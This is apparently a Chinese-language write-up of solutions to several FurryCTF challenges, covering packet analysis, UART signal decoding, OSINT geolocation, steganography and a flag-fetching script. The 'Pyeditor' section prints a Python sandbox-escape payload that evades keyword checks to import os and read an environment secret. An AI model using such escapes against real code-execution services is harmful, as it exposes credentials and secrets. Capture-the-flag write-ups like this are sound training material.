

# FurryCTF WP

## 深夜来客：

思路：这道题较为简单通过 查看 tcp 包然后找到 了一个 anonymous 发现后面跟着一个 Z 开头的 Z 开头对于 老手子来说 Z 是 base64 flag 的开头 ， 丢入小小 base64 解码 即可得到 flag

图片忘记截了

## 串口通讯：

思路：这道题 开头看着很困难 ， 俺去问了 Gemini 他告诉俺可以通过一个工具读取这个 sr 文件 这 sr 文件内的信息 俺理解的是这是个电信号 频率 然后 他告诉我用 HART


**如何处理这些文件？**

如果你手头有这两个文件，最简单的办法是：

1. **安装 PulseView：** 这是一个开源的信号分析软件。
2. **打开文件：** 直接将 `.sr` 文件拖入 PulseView。
3. **添加解码器：**
  - 点击工具栏上的黄色加号按钮（Add protocol decoder）。
  - 搜索 "UART" 并添加。
  - 点击出现的 UART 标签，设置 **RX** 对应的通道，并尝试常见的波特率（如 9600, 115200）。
4. **查看结果：** 软件会自动在波形下方显示出解析出的 ASCII 字符。

**下一步建议：** 你可以尝试用 PulseView 打开那个 `.sr` 文件，看看在波形里是否能直接解码出你找

然后告诉我 常见的设置值是



点击左侧绿色 **UART** 标签进行设置：

- **Input Channel (RX):** 确保指向了有波形的那个通道（图中显示是 **DATA** 通道）。
- **Baud Rate:** 输入你计算出的波特率（常见值：9600, 38400, 115200）。
- **Data bits: 8**
- **Stop bits: 1**
- **Parity:** None (通常是 None，如果解码出来全是乱码或报错，再尝试 Odd 或 Even)。
- **Bit order:** LSB First (最常用)。

这 3 个

我一开始设置的是 9600 发现有个 flag 头出现，然后再试了试 38400 发现啥也没有最后试了试 115200 得到 flag 是个 ASCII



## Pyeditor :

思路 我把源码丢入到了 Gemini 中 顺便加了提示词他就给了个 Payload  
经过我的不屑努力（多次问答） 得出了 flag

代码输入

清空 示例

```
# 1. 获取全局字典
globs = getattr(lambda: None, "__glo" + "bals__")

# 2. 获取 builtins 模块 (不再使用 .get)
builtins = globs["__buil" + "tins__"]

# 3. 从 builtins 模块中获取 __import__ 函数
# 使用 getattr 绕过 AST 的函数名检查
imp_func = getattr(builtins, "__im" + "port__")

# 4. 导入 os 并读取环境变量
os_mod = imp_func("o" + "s")
print(os_mod.environ.get('GZCTF_FLAG'))
```

命令行参数: 可选参数

运行代码 停止执行

输出结果

清空 复制

```
> 进程已启动...
错误: 执行错误: module 'builtins' has no attribute 'get'
> 进程已启动...
> 进程已启动...
错误: 执行错误: module 'builtins' has no attribute 'get'
错误: 执行错误: module 'builtins' has no attribute 'get'
furryCTF{Do_n0T_f0r6E7_70_r3m0V3_dE6ug_WHEN_178affa7adf2_re1e45E}
> 进程已启动...
```

状态信息

状态: 已结束

进程ID: 657691c3d2f02615

运行时间: 0s

困兽之斗：

这道题还是依靠 AI 的帮助 成功通过奇怪的字符和“~ -” 绕过小猫黑客的检测

[illegible]

独游：

通过这个很离谱 我先通过车牌号 查到



站址遷移  
Stop Relocation

顧客服務熱線 2745 4466 KMB  
281E, 287D, 287X  
巴士站暫時遷移  
Bus Stop Temporary Relocation

巴士站	亞皆老街·旺角街市巴士站 (往沙田方向)		
由	2025 年 6 月 28 日	頭班車起	
至	2025 年 12 月 31 日	23:59 (預計)	
詳情	向後移約 45 米		

Bus Stop	Mongkok Market Complex Bus Stop, Argyle Street (Sha Tin Bound)		
From	28 June 2025	From the first departure	
To	31 December 2025	23:59 (Estimated)	
Details	Relocates backward about 45 metres		

亞皆老街 Argyle Street

← 往沙田方向 Sha Tin bound

廣東道

281E, ●

至此找到了大概的位置是在旺角 亞皆老街 有 2 种方法解答 首先通过 google 地球直接查询 这个巴士站点 也能得到 ， 或者通过 另外 2 个特征



有袁记云饺 和 食其家的就能找到

这道题说来话长 当时我不抱有做出的希望的，然后我直接把第一个图片丢入随波逐流里面看到了不对劲的地方：结合题目 应该是 GPS 经纬度

然后我通过 python 脚本提取了那里的 lsb 通道信息得到了

[illegible]

- 📍 **坐标 A (多伦多)**
  - **原文本:** `43°38'55.0"N 79°22'19.2"W`
  - **纬度 (N):**  $43 + 38/60 + 55.0/3600 = 43.64861$
  - **经度 (W):**  $-(79 + 22/60 + 19.2/3600) = -79.37200$
  - **结果 A:** `43.64861, -79.37200`
- 📍 **坐标 B (布宜诺斯艾利斯)**
  - **原文本:** `34°36'12.0"S 58°22'54.0"W`
  - **纬度 (S):**  $-(34 + 36/60 + 12.0/3600) = -34.60333$
  - **经度 (W):**  $-(58 + 22/60 + 54.0/3600) = -58.38167$
  - **结果 B:** `-34.60333, -58.38167`


然后通过 pdf 中的提示



加上 cache 中的 base64 加密的内容是  
 BERCZY PARK / DOG FOUNTAIN 确定了位置 是在多伦多的狗狗喷泉好像  
 最后让 gemini 精炼了下 得到了 flag

我住哪里来着：

“大难题“？ 不只能说老猫很坏  
 一开始我是同优同便利店来找的 在那幢楼中找到了 95%相似的地方  
 但是尝试了多少遍都是错的  
 就是这个地方：金陵之家





后来老猫提示了后 我通过能查看到的 全景地图 对这进行了仔细查询 一开始以为这里是



因为有灯 但发现那里没名字 然后我就往后头找 前面的找过了全部输入过了 就在我要放弃的时候 在树丛中出现了个若隐若现的 汇豪公馆  
(想捶打老猫)



# FlagReader:

我写了个 python 脚本 通过 观察 F12 网络请求 发现有一个 api 位置 本来想写爬虫的现在只要写一个能循环 480 次处理 json 请求的 py 脚本就行了

```
1 import requests
2 import binascii
3
4 def get_flag():
5     # 基础 API 地址
6     base_url = "http://ctf.furryctf.com:37057/api/flag/char/"
7     total_length = 480
8     flag_hex = ""
9
10    print(f"开始同步提取 Flag, 共 {total_length} 个字符...")
11
12    # 创建一个 Session 对象可以复用 TCP 连接, 提高速度
13    session = requests.Session()
14
15    for i in range(1, total_length + 1):
16        url = f"{base_url}{i}"
17        try:
18            response = session.get(url, timeout=5)
19            if response.status_code == 200:
20                data = response.json()
21                if data.get("status") == "success":
22                    char = data.get("char")
23                    flag_hex += char
24                    # 每 40 个字符打印一次进度
25                    if i % 40 == 0:
26                        print(f"已完成: {i}/{total_length}...")
27                else:
28                    print(f"\n[错误] 第 {i} 位数据返回异常: {data}")
29                    break
30            else:
31                print(f"\n[错误] 访问接口失败, 状态码: {response.status_code}")
32                break
33        except Exception as e:
34            print(f"\n[异常] 请求第 {i} 位时出错: {e}")
35            break
36
37    print("\n" + "="*40)
38    print(f"提取到的完整 Hex 字符串:\n{flag_hex}")
39    print("\n" + "="*40)
40
41    # 尝试将 Hex (Base16) 解码为字符串
42    try:
43        # 确保长度是偶数 (Hex 解码要求)
44        if len(flag_hex) % 2 != 0:
45            print("警告: 提取到的字符串长度不是偶数, 可能数据不完整。")
46
47        # 将十六进制转为字节, 再转为 utf-8 字符串
48        flag_bytes = binascii.unhexlify(flag_hex)
49        decoded_flag = flag_bytes.decode('utf-8', errors='ignore')
50        print(f"最终 Flag 结果: {decoded_flag}")
51    except Exception as e:
52        print(f"解码失败 (可能是因为尚未收集完整): {e}")
53
54    if __name__ == "__main__":
55        get_flag()
56
```

